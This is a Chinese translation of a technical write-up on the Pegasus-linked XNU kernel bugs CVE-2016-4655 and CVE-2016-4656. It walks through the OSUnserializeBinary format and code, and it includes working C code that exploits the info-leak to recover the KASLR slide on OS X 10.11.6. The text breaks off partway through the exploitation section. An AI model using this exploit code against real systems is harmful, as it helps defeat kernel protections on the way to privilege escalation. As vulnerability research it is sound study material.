


Pegasus 内核漏洞分析与利用 (CVE-2016-4655/CVE-2016-4656)

译者：rodster（看雪 ID：leixyou）

原文地址：http://jndok.github.io/2016/10/04/pegasus-writeup/

原文作者：Jndok

0x01.前言（Introduction）

大家好！在本文章中我决定谈谈最近被 Pegasus 间谍软件所使用的 OS X/IOS 的两个内核漏洞，漏洞影响范围 OS X 10.11.6 版本和 IOS 9.3.4 版本。我还会对 bug 原理和漏洞利用技术手段做些深入分析。

因为这是我发表了第一篇文章，所以文章不可避免有些错误和粗心的地方，请各位看官多点耐心。如果你发现任何错误或者对有些事有疑惑等待，请发邮件给我 me@jndok.net，我会尽我所能帮你解决问题。

在阅读之前的最后一件需要注意的事：我们仅仅关注 OS X 内核。这是因为在 IOS 实际环境中由于采用的安全措施，利用这两个漏洞更加复杂。这篇文章旨在入门，因此我们会让文章更加简单。

这是本文章结构：

- 0x01.前言
- 0x02.OSUnserializeBinary 的概述：数据格式、细节及运作方式
- 0x03.两个 CVE 漏洞分析
- 0x04.两个 CVE 漏洞攻击——最有趣的地方！
- 0x05.总结

0x02.Overview（概述） of OSUnserializeBinary

XNU 内核实现了一个叫做 OSUnserializeXML 的程序，被用来并行化一个 XML 格式输入到基本内核数据对象中。

最近，添加了一个新功能 OSUnserializeBinary。它的目的是和 XML 一模一样，但是这种格式处理是不同的。OSUnserializeBinary 转化一个二进制格式为基本内核数据对象。尽管没有正式文件规定，但这个格式很简单。在分析功能代码之前我们会描述这种格式。

OSUnserializeBinary’s Binary Format

二进制数据是 OSUnserializeBinary 过程是一个简单的 uint32（32 位整数）数据流的连续值。也许一个 32 位整数数组会更好代表这个概念。一连串数字一个接一个，每个数值描述一些东西。第一个数值所要求的有效的数据流是一个独特的签名（0x000000d3）。其他每个数值使用自己的一些比特位来描述它的数据类型和它的大小。数字能代表纯粹的原始数据。

```
#define kOSSerializeBinarySignature "\323\0\0" /* 0x000000d3 */
enum {
    kOSSerializeDictionary      = 0x01000000U,
    kOSSerializeArray          = 0x02000000U,
    kOSSerializeSet            = 0x03000000U,
    kOSSerializeNumber          = 0x04000000U,
    kOSSerializeSymbol          = 0x08000000U,
    kOSSerializeString          = 0x09000000U,
    kOSSerializeData           = 0x0a000000U,
    kOSSerializeBoolean         = 0x0b000000U,
    kOSSerializeObject          = 0x0c000000U,
    kOSSerializeTypeMask        = 0x7F000000U,
    kOSSerializeDataMask        = 0x00FFFFFFU,
    kOSSerializeEndCollection   = 0x80000000U,
};
```

如你所见第 31 个比特位被用来指示当前集合是否结束。第 30 位 ->24 比特位被用来储存目前的数据类型，并且比特位 23 ->0 被用来存储目前元素长度。

$0^{31}0000000^{24}000000000000000000000000$

因为一个例子通常能够让一些事情更清楚，例子拿好：

```
0x000000d3 0x81000000 0x09000004 0x00414141 0x8b000001
```

上面的二进制数据对应：

```
<dict>
    <string>AAA</string>
    <boolean>1</boolean>
</dict>
```

如你所见，我们标记了字典 (dict)作为第一个集合(0x81000000)

的上层一个元素，并且 boolean 元素作为第二个集合 （0x8b000001）的上层一个元素。然后我们编码了字符数据 （AAA） 直接内联，包括 null 结束字节(0x00414141)。最后，对于 boolean 元素，没必要编码内联数据，因为它的大小（最后一个二进制数据）决定它是 TRUE 还是 FALSE。

需要注意的一件重要的事情是，集合的概念和标记集合的结束。一个集合基本上与一组对象在同一层级。例如，一个字典里面的元素全部属于同一集合。当为了 OSUnserializeBinary 制作二进制目录时，标记集合的结束是一件很重要的事情，即设置第一个比特位（在枚举中标志 kOSSerializeEndCollection)。为了更好的阐述概念，下面有个 XML 示例：

```
<dict>                          <!-- dict, level 0 | END! -->
    <string>AAA</string>          <!-- string, level 1 -->
    <boolean>1</boolean>          <!-- bool, level 1 -->

    <string>BBB</string>          <!-- string, level 1 -->
    <boolean>1</boolean>          <!-- bool, level 1 -->

    <dict>                      <!-- dict, level 1 -->
        <string>CCC</string>      <!-- string, level 2 -->
        <boolean>1</boolean>      <!-- bool, level 2 | END! -->
    </dict>

    <string>DDD</string>          <!-- string, level 1 -->
    <boolean>1</boolean>          <!-- bool, level 1 | END! -->
</dict>
```

你可以看到这里有不同的层级或者集合。你可以看到我是如何标

记在每个层级/集合的每个最新。如果你忘了做这个，OSUnserializeBinary 会退出并返回一个非法参数错误，所以请记在心上！也请记住在字典为外层空间情况下，我标记它作为上层元素，因为它是唯一一个 level 0 元素。现在希望你会更好地明白二进制格式！现在我们准备开始分析 OSUnserializeBinary 的代码。

OSUnserializeBinary Analysis

OSUnserializeBinary 仅仅在 OSUnserializeXML 中被调用。如果这个函数在开始输入数据就探测到独特的二进制信号(`0x000000d3`)，函数就会知道数据是二进制格式的，不是 XML，并且传递一切给 OSUnserializeBinary。

libkern/c++/OSUnserializeXML.cpp

```
OSObject* OSUnserializeXML(const char *buffer, size_t bufferSize, OSString
**errorString)
{
    if (!buffer)
        return (0);
    if (bufferSize < sizeof(kOSSerializeBinarySignature))
        return (0);

    if (!strcmp(kOSSerializeBinarySignature, buffer))
        return OSUnserializeBinary(buffer, bufferSize, errorString);

    // XML must be null terminated
    if (buffer[bufferSize - 1]) return 0;

    return OSUnserializeXML(buffer, errorString);
}
```

OSUnserializeBinary 目前的代码更新是最新的 OS X 漏洞版本

10.11.6，可以在这儿获得。

简单的说，代码所做的是每次迭代完缓冲区所包含的数据——一个 uint32_t 结构并且解析它。在解析期间，它会创建一个 OSObject* 对象返回给调用者。返回的对象必须是一个容器对象，这意味着一个对象可以包含其他的对象。实际上来说，无论是一个字典、一个数组还是一个集合，因为这些仅仅在格式上实现的容器对象。

这也就意味着它只是 level 0 上的一个对象(也叫做第一个集合)，并且对象必须是一个容器。另一方面，所以你提供的二进制数据在任何字典、数组或者集合中都必须是闭合的。在第一个合法容器之前或之后任何 level0 上的其他对象将会被忽略。

在这个基本前提下，让我们来看看代码吧。

```
...

  while (ok)
  {
     bufferPos += sizeof(*next);
     if (!(ok = (bufferPos <= bufferSize))) break;
     key = *next++;

     len = (key & kOSSerializeDataMask);
     wordLen = (len + 3) >> 2;
     end = (0 != (kOSSerializeEndCollecton & key));

     newCollect = isRef = false;
     o = 0; newDict = 0; newArray = 0; newSet = 0;

     switch (kOSSerializeTypeMask & key)
     {
        case kOSSerializeDictionary:
        ...

        case kOSSerializeArray:
        ...
```

```
        case kOSSerializeSet:
        ...

        case kOSSerializeObject:
        ...

        case kOSSerializeNumber:
        ...

        case kOSSerializeSymbol:
        ...

        case kOSSerializeString:
        ...

        case kOSSerializeData:
        ...

        case kOSSerializeBoolean:
        ...

        default:
            break;
    }

    ...
```

在做了一些初始化和基本的检查后，函数开始了它的 while(ok)循环。这是一个迭代二进制数据的反序列循环，它将数字除以某个数字和并行化数据对象。定位到循环增量代码处，在这个代码片段的开始，它将目前的数值读入到了 key。目前数据的长度被计算并且存入了 len 变量。最后如果 kOSSerializeEndCollecton 标志（也就是第三十一个比特位）在当前 key 中被设置，那么布尔变量 end 也就被设置。

然后根据 key 的数据类型被转接(switch 结构)，每个 case 都适当地

分配了一个对象对应它的格式数据类型。比如，看看这个 kOSSerializeDictionary case:

```
case kOSSerializeDictionary:
    o = newDict = OSDictionary::withCapacity(len);
    newCollect = (len != 0);
    break;
```

kOSSerializeDictionary 是一个对象指针，它因为当前循环指向了当前反序列化对象，并且设置了里面的每一个 case。

```
case kOSSerializeData:
    bufferPos += (wordLen * sizeof(uint32_t));
    if (bufferPos > bufferSize) break;
    o = OSData::withBytes(next, len);
    next += wordLen;
    break;
```

实际上这是代码一个很重要的部分，因为我们的一个 bug 就是与此相关。我们之后将会描述这个 bug，所以请细心阅读接下来的部分！

基本上这段代码所说的就是，如果反序列化对象不是一个引用（也就是在我们的格式数据中的一个指向其他对象的指针，你可以通过 kOSSerializeObject 创建），就把对象放入 objsArray 数组。这是被 OSUnserializeBinary 创建的一个数组，用来保持记录每一个反序列化对象，除了我们已经说过的引用（引用不放入数组）。

让我们看看 setAtIndex 宏：

```
#define setAtIndex(v, idx, o)
   if (idx >= v##Capacity)
   {

      uint32_t ncap = v##Capacity + 64;
       typeof(v##Array) nbuf
       =(typeof(v##Array))kalloc_container(ncap * sizeof(o));
      if (!nbuf) ok = false;
      if (v##Array)
      {
         bcopy(v##Array, nbuf, v##Capacity * sizeof(o));
         kfree(v##Array, v##Capacity * sizeof(o));
      }
      v##Array    = nbuf;
      v##Capacity = ncap;
   }
   if (ok) v##Array[idx] = o;
```

如果尝试存储超过数组大小的索引，数组会增大。否则，直接存储到数组。现在让我们回到主循环代码。

```
if (dict)
{
      if (sym)
      {
         if (o != dict) ok = dict->setObject(sym, o, true);
         o->release();
         sym->release();
         sym = 0;
      }
      else
      {
```

```
        sym = OSDynamicCast(OSSymbol, o);
        if (!sym && (str = OSDynamicCast(OSString, o)))
        {
            sym = (OSSymbol *) OSSymbol::withString(str);
            o->release();
            o = 0;
        }
        ok = (sym != 0);
    }
}
else if (array)
{
    ok = array->setObject(o);
    o->release();
}
else if (set)
{
    ok = set->setObject(o);
   o->release();
}
else
{
    assert(!parent);
    result = o;
}
```

If-else 语句实际上是负责将个反序列化对象存储到我们早先谈到的容器中。记住那三种变量（字典，数组和集合）在首次循环的时候为空，并且保持这样，直到字典、数组或集合在数据流中被发现。

这意味着 result 指针（返回的对象）在数据中会前移直到一个特有的容器对象被找到。因此，每个 level0 上的对象在特有的对象之前和之后完全被忽略。

现在关注 if(dict)分支，因为这对于我们的 use-after-free bug 也是很重要的。因为你可能知道一个字典必须包含两个可选对象，要么一个键和一个值。因为 OSUnserializeBinary 格式特殊，所以键必须是 OSString 或者 OSSymbol。如果是一个 OSString，就会被自动转换成一个 OSSymbol，正如你上面所见代码。

现在，代码是为了维持已说过的在键和值之间可选。Sym 会以空值开始首次循环，所以当前执行会进入 else 分支。第一个元素预期值是一个 key，那么将变成 OSSymbol 或者 OSString 并且之后将继承 OSSymbol。在接下来的迭代中，我们将会处理这个键的值。因为 sym 被设置，那么将被带入 if(sym)分支，并且 dict->setObject(sym, o, true)将在字典中适当地设置键值对。

Sym 会再次被设置成空，因为在接下来的迭代中，我们期望一个键，然后是一个值等等。

我们几乎完成了 OSUnserializeBinary。让我们接下去：

```
if (newCollect)
{
    if (!end)
    {
        stackIdx++;
        setAtIndex(stack, stackIdx, parent);
        if (!ok) break;
    }

    parent = o;
```

```
    dict    = newDict;
    array   = newArray;
    set     = newSet;
    end     = false;
}
```

当一个容器对象被找到（检查 switch case 是不是 kOSSerializeDictionary, kOSSerializeArray 和 kOSSerializeSet）时，仅仅布尔变量 newCollect 被设置。如果 end 没被设置为容器对象，这意味着在这个容器之后我们仍然有其他对象在那个层级。既然这样解析规则是“缩进”，这就意味着我们增加了一个层级。

这样做是因为在新容器中我们达到了对象的结尾，在先前容器我们必须回溯并且继续反序列化对象（因为 kOSSerializeEndCollection 没被设置，在新容器之后有更多的对象）

每次遇到一个新容器并且在新容器之后许多对象处理缩进的多个层级，算法仅仅把父容器压入 stackArray 并且开始对新容器反序列化对象。当到达新容器底部时父容器将从 stackArray 弹出并且从这儿进行反序列化。

你可以看到父指针（指向包含当前对象的容器对象）被压入 stackArray 数组，并且我们在一个对象中发现另一个的 kOSSerializeEndCollecton 标志，每个对象会被包含在新容器中。这三种公共变量指明被压入哪个容器（dict，array 和 set）然后被设置为

一个新的容器。当 kOSSerializeEndCollecton 被找到时，如果需要，算法将进入下一个等级：

```
if (end)
{
    if (!stackIdx) break;          /* j: when there are no more levels,
deserialization is done; exit */
    parent = stackArray[stackIdx];  /* j: pop parent off the stackArray */

    stackIdx--;
    set   = 0;
    dict  = 0;
    array = 0;

    /* j: cast parent to proper container and resume deserialization */
    if (!(dict = OSDynamicCast(OSDictionary, parent)))
    {
        /* j: if parent can't be properly cast to a container, abort */
        if (!(array = OSDynamicCast(OSArray, parent)))
            ok = (0 != (set = OSDynamicCast(OSSet, parent)));
    }
}
```

先前的容器从 stackArray 恢复并且再次保存到 parent。然后这三个公共变量是互斥的，其中一个视情况赋值到 parent，所以对象将会再次被压入先前的容器。

如果新容器是它的父容器的最后一个元素，缩进不是必需的。因

为在新容器之后没有对象属于父容器，所以我们能把一切压入到新容器并且退出新容器和父容器。这里有一些 XML 示例：

```
<dict>
    <string>str_1</string>
    <boolean>1</boolean>

    <string>str_2</string>
    <boolean>1</boolean>

    <dict>                    <!-- new level (1) -->
        <string>str_3</string>
        <boolean>1</boolean>

        <string>str_4</string>
        <boolean>1</boolean>

        <string>str_5</string>
        <boolean>1</boolean>    <!-- END LEVEL 1! -->
    <dict>                    <!-- there are objects after this new container -->
                             <!-- we have to go back a level and push str_6 inside
the outer dict -->
    <string>str_6</string>
    <boolean>1</boolean>        <!-- END LEVEL 0! -->
</dict>
<dict>
    <string>str_1</string>
    <boolean>1</boolean>

    <string>str_2</string>
    <boolean>1</boolean>

    <dict>                    <!-- END LEVEL 0! --> <!-- new level (1) -->
        <string>str_3</string>
        <boolean>1</boolean>
```

```
        <string>str_4</string>
        <boolean>1</boolean>

        <string>str_5</string>
        <boolean>1</boolean>    <!-- END LEVEL 1! -->
    <dict>                      <!-- there is nothing after this dict, do not indent
and finally exit -->
</dict>
```

这确实是相对简单代码做出了大量解释，但是我尝试让事情尽可能清晰。解释代码不如读代码更好，所以我建议你尝试去通过你自己阅读 OSUnserializeBinary 代码解决你最后的疑惑。

现在是时候看到这些 bug 的真正乐趣了。

Bugs analysis

在博客文章中，我们正在讨论的这两个 bug 分别是 CVE-2016-4655 和 CVE-2016-4656。前者是一个 info-leak 脆弱点，后者是一个 use-after-free 脆弱点。我们将从 info-leak 开始到 use-after-free。

这是一个对于初学者简短说明：我会尽力让事情直截了当和在下一节解释得尽可能多。我会发布一些外部链接的引用（文章的结尾），以便你可以阅读那些并且深入你的知识！

CVE-2016-4655 –– Kernel Info-Leak

好了，首先：什么是 info-leak？这是一个安全脆弱点，可以让攻击者获取不应该被访问的信息。在许多案例中，这些信息是内核地址。这是有用的，因为可以帮助我们计算这个 KASLR(Kernel ASLR) 偏移地址，这个随机量是每次启动时随着内核变化的。我们需要这个偏移地址实施一个代码重用攻击，例如 ROP。现在让我们往回看在 OSUnserializeBinary 的 switch 语句 kOSSerializeNumber case：

```
case kOSSerializeNumber:
    bufferPos += sizeof(long long);
    if (bufferPos > bufferSize) break;
    value = next[1];
    value <<= 32;
    value |= next[0];
    o = OSNumber::withNumber(value, len);
    next += 2;
    break;
```

这里有什么错误吗？没有检查 OSNumber 的长度！我们可以创建一个任意字节数的数字。这个小疏忽通过注册一个用户客户端内核对象的 OSNumber 属性，可以很容易地转变成一个 info-leak，然后拥有读取权限，导致在 OSNmber 的范围之后的读取到一些内核中字节。因为 OSNmber 真实最大的大小是 64 比特位（检查如何获取数据读入到 value 变量），我们详细说明得很多了。之后我们会验证如何利用这个漏洞。

CVE-2016-4656 –– Kernel Use-After-Free

再让我们问一次，什么是 use-after-free？这个情况发生在当已释放的内存仍然有引用或被使用用时。假象一个对象被释放，它的内部数据被清除，但是程序中的某处那个对象仍然被当作合法使用。这会导致一些危险行为。

我可以明显地利用它，通过在被使用之前用我们的数据重定位已释放内存。我们会在之

后利用。

这个 bug 实际上归因于代码重置一个反序列 OSString 字典键为一个 OSSymbol。

```
...
else
{
    sym = OSDynamicCast(OSSymbol, o);
    if (!sym && (str = OSDynamicCast(OSString, o))) {
        sym = (OSSymbol *) OSSymbol::withString(str);
        o->release();
        o = 0;
    }
    ok = (sym != 0);
}
```

这段重置代码很好，但是，请看 o->release()？这释放了 o 指针，它在特殊的循环中指向了 OSString 反序列化对象。为什么这是一个问题？你记得 objsArray 数组吗？在那儿所有的反序列化对象被存储了？这段释放的代码实际上发生在 setAtIndex 宏调用之后。这就意味着刚释放的 OSString 实际上在 objsArray 被引用，并且因为 setAtIndex 宏不实现任何引用计数机制，引用存储不会被删除。

在一些情况下这不会是一个问题，例如，如果我们在 objsArray 中不会创建引用其他对象，但是让我们看看在 switch 语句中的 kOSSerializeObject case:

```
case kOSSerializeObject:
    if (len >= objsIdx) break;
    o = objsArray[len];
    o->retain();
    isRef = true;
    break;
```

正如我们之前所指出的，它被用来创建引用其他对象。只是我们所需要的是什么！随后对 retain 是一个十分好的调用，这利用了已释放的对象。确实是一个很棒的 use-after-free！

我们可以使字典连续，包含一个 OSString 键值对，然后序列化一个 kOSSerializeObject 引用，我们这样做的时候，OSString 将被释放的，实际上是在已释放的对象调用 retain 函数。

Exploitation

在最后部分我们将会了解利用这两个内核 bug 去获得一个在 OS X10.11.6 上的完整的 LPE。请记住所引用的许多概念在本文解释范围之外，但是我会尽力快速覆盖它们和公布外部链接。

Exploiting CVE-2016-4655

我们从 info-leak 开始。正如我们之前所说，一个 info-leak 通过包含内核偏移地址打破 KASLR 机制是很有用的。在打断 KASLR 机制后，我们准备进行一次完整的攻击，利用其他的 bug 和用 KASLR 偏移地址获取代码执行权限，这可能正确地执行我们的 ROP 载荷攻破系统。

我可以创建内核中一个用户客户端对象并且设置它的属性。这些属性仅仅是用字典设置一串键值对。幸运地是，我可以使用二进制格式设置属性（因为我们调用的 API 直接调用了 OSUnserializeXML，假使有二进制数据 OSUnserializeXML 就会调用 OSUnserializeBinary），而不是经典的 xml 格式的数据。这让我们创建一个畸形的 OSNumber 的字典，这将会在用户客户端对象中被用来设置一个权限。

我们通过调用 IOServiceOpen 由开放连接内核服务暗中创建用户客户端。然而，我们将使用私有调用 io_service_open_extended，它是 IOServiceOpen 的内部调用。私有调用随着其他我们将使用的调用在 IOKit/iokitmig.h 头文件中被声明。注意到你的二进制必须是 32 位的 Mach-O，或者你不能链接调用（我猜是遗留原因？）

那些私有调用使我们的生活更容易，因为在公共调用中所做的许多检查能够在私有调用中跳过。

这里的 info-leak 利用计划回顾：

- 精巧地制作包含一个畸形超出长度大小 OSNumber 的二进制字典。
- 使用序列化字典在内核的用户客户端中设置权限。
- 重复读取设置权限（OSNumber），由于长尺寸导致相邻数据泄露。
- 使用所读取的数据计算机内核偏移地址。

实际代码如下：

```
uint64_t kslide_infoleak(void)
{
    kern_return_t kr = 0, err = 0;
    mach_port_t res = MACH_PORT_NULL, master = MACH_PORT_NULL;

    io_service_t serv = 0;
    io_connect_t conn = 0;
    io_iterator_t iter = 0;

    uint64_t kslide = 0;

    void *dict = calloc(1, 512);
    uint32_t idx = 0; // index into our data
```

```
#define WRITE_IN(dict, data) do { *(uint32_t *)(dict + idx) = (data); idx += 4; }
while (0)

    WRITE_IN(dict, (0x000000d3)); // signature, always at the beginning

    WRITE_IN(dict, (kOSSerializeEndCollection | kOSSerializeDictionary | 2)); //
dictionary with two entries

    WRITE_IN(dict, (kOSSerializeSymbol | 4)); // key with symbol, 3 chars + NUL
byte
    WRITE_IN(dict, (0x00414141)); // 'AAA' key + NUL byte in little-endian

    WRITE_IN(dict, (kOSSerializeEndCollection | kOSSerializeNumber | 0x200)); //
value with big-size number
    WRITE_IN(dict, (0x41414141)); WRITE_IN(dict, (0x41414141)); // at least 8
bytes for our big numbe

    host_get_io_master(mach_host_self(), &master); // get iokit master port

    kr = io_service_get_matching_services_bin(master, (char *)dict, idx, &res);
    if (kr == KERN_SUCCESS) {
        printf("(+) Dictionary is valid! Spawning user client...\n");
    } else
        return -1;

    serv = IOServiceGetMatchingService(master,
IOServiceMatching("IOHDIXController"));

    kr = io_service_open_extended(serv, mach_task_self(), 0, NDR_record,
(io_buf_ptr_t)dict, idx, &err, &conn);
    if (kr == KERN_SUCCESS) {
        printf("(+) UC successfully spawned! Leaking bytes...\n");
    } else
        return -1;

    IORegistryEntryCreateIterator(serv, "IOService",
kIORegistryIterateRecursively, &iter);
    io_object_t object = IOIteratorNext(iter);

    char buf[0x200] = {0};
    mach_msg_type_number_t bufCnt = 0x200;

    kr = io_registry_entry_get_property_bytes(object, "AAA", (char *)&buf,
&bufCnt);
```

```
    if (kr == KERN_SUCCESS) {
        printf("(+) Done! Calculating KASLR slide...\n");
    } else
        return -1;

#if 0
    for (uint32_t k = 0; k < 128; k += 8) {
        printf("%#llx\n", *(uint64_t *)(buf + k));
    }
#endif

    uint64_t hardcoded_ret_addr = 0xffffff80003934bf;

    kslide = (*(uint64_t *)(buf + (7 * sizeof(uint64_t)))) - hardcoded_ret_addr;

    printf("(i) KASLR slide is %#016llx\n", kslide);

    return kslide;
}
```

Crafting the dictionary

我们将使用列举描述上面所创建的序列化二进制数据。做这个最简单的方法是定位内存并且写入伪造值进入到它所使用的指针。

```
void *dict = calloc(1, 512);
uint32_t idx = 0; // index into our data

#define WRITE_IN(dict, data) do { *(uint32_t *)(dict + idx) = (data); idx += 4; } while (0)
```

